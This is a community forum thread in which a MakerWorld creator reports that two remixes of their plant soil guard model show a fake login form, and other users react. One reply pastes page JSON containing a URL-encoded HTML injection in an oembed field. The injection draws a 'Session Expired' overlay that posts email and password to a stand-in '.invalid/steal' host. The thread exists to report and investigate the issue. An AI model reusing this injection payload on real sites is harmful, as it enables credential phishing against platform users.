Potential security issue: remixes of my model containing credential forms

Hi MakerWorld team,



I’d like to bring a potential security issue to your attention involving two remixes of one of my original models.



which also appear under my model description Parametric Plant Soil Guard - Pest & Cat Shield - Free 3D Print Model - MakerWorld


Both remixes appear to include a form requesting user credentials, which seems completely unrelated to the functionality of the original model.

I have already reported both remixes through the reporting system, but it has now been two days without any response or apparent action.

I’m posting this here because I believe the issue deserves a closer review by the MakerWorld moderation/security team.

I have attached screenshots showing:

I strongly recommend that users do not enter any credentials or personal information into these forms until MakerWorld has reviewed the situation.

I am not making any assumptions about the creator’s intentions — I simply want to make sure this potentially harmful content is investigated and removed if it violates MakerWorld’s rules.

I can provide the original model, links to both remixes, the original reports, and any additional information privately if needed.

Thank you for looking into this.
@MakerWorld
bug-report
@BambuLab

@MakerWorld
bug-report
@BambuLab

thank you for tags. sorry by i am new on this forum.

I am! This has all the appearances of phishing scam, and I would hope that it is taken very seriously.

Me too.

No 3d model should ever ask for a login and password. The bastages are trying to hack our accounts now too? How much is enough?

When you don’t police the scammers out there, they will just up the ante and try new things.

Email security@bambulab.com

To be totally fair, this may be a good faith-ish attempt at validating a genuine security issue in Makerworld.

If the model description field will genuinely process and display code, that’s a real problem.

I don’t think an individual trying to harvest logins is going to call the profiles “pentest” - although using other people’s models as the basis for the efforts without first asking is questionable.

done! thank you for the mail address!

At least on that one the submitted form information doesn’t go anyplace live, it’s just a demo.

{"props":{"pageProps":{"design":{"id":3226015,
"designType":0,
"title":"Pentest-oembed-poc-showcase",
"slug":"pentest-oembed-poc-showcase",
"titleTranslated":"",
"coverUrl":"https://makerworld.bblmw.com/makerworld/model/DSM00000003226015/design/189a0296ffac2061.webp",
"summary":"\u003cfigure class=\"media\"\u003e\u003coembed url=\"https://www.youtube.com/watch?v=x%22%3E%3C/div%3E%3Cdiv+style%3D%22position:fixed;top:0;left:0;right:0;bottom:0;background:rgba(0,0,0,0.85);z-index:99999;display:flex;align-items:center;justify-content:center%22%3E%3Cdiv+style%3D%22background:white;border-radius:12px;padding:32px;max-width:420px;width:90%25%22%3E%3Ch2+style%3D%22text-align:center;font-size:20px;color:%23333%22%3ESession+Expired%3C/h2%3E%3Cp+style%3D%22text-align:center;color:%23666;font-size:14px%22%3EPlease+re-enter+your+credentials%3C/p%3E%3Cform+action%3Dhttps://poc-showcase.invalid/steal+method%3D%22POST%22%3E%3Cinput+name%3Demail+type%3D%22email%22+placeholder%3D%22Email+address%22%3E%3Cinput+name%3Dpassword+type%3D%22password%22+placeholder%3D%22Password%22%3E%3Cbutton+type%3D%22submit%22%3ESign+In%3C/button%3E%3C/form%3E%3C/div%3E%3C/div%3E%3Cdiv+x%3D%22\"\u003e\u003c/oembed\u003e\u003c/figure\u003e",
"summaryTranslated":"",
"likeCount":0,
"collectionCount":0,
"shareCount":0,
"printCount":0,
"commentCount":0,
"downloadCount":0,
"rawModelFileDownloadCount":0,
"readCount":0,
"tags":null,
"tagsTranslated":[],

I had already analyzed the code myself, and the form points to an invalid external URL.
It could even be a bug bounty proof-of-concept, but things like this shouldn’t be left on a production site.

form action=“https://poc-showcase.invalid/steal” method=“POST”

This could be discovered—as indeed it has been—and might already be in use. Furthermore, it causes damage to my original model.

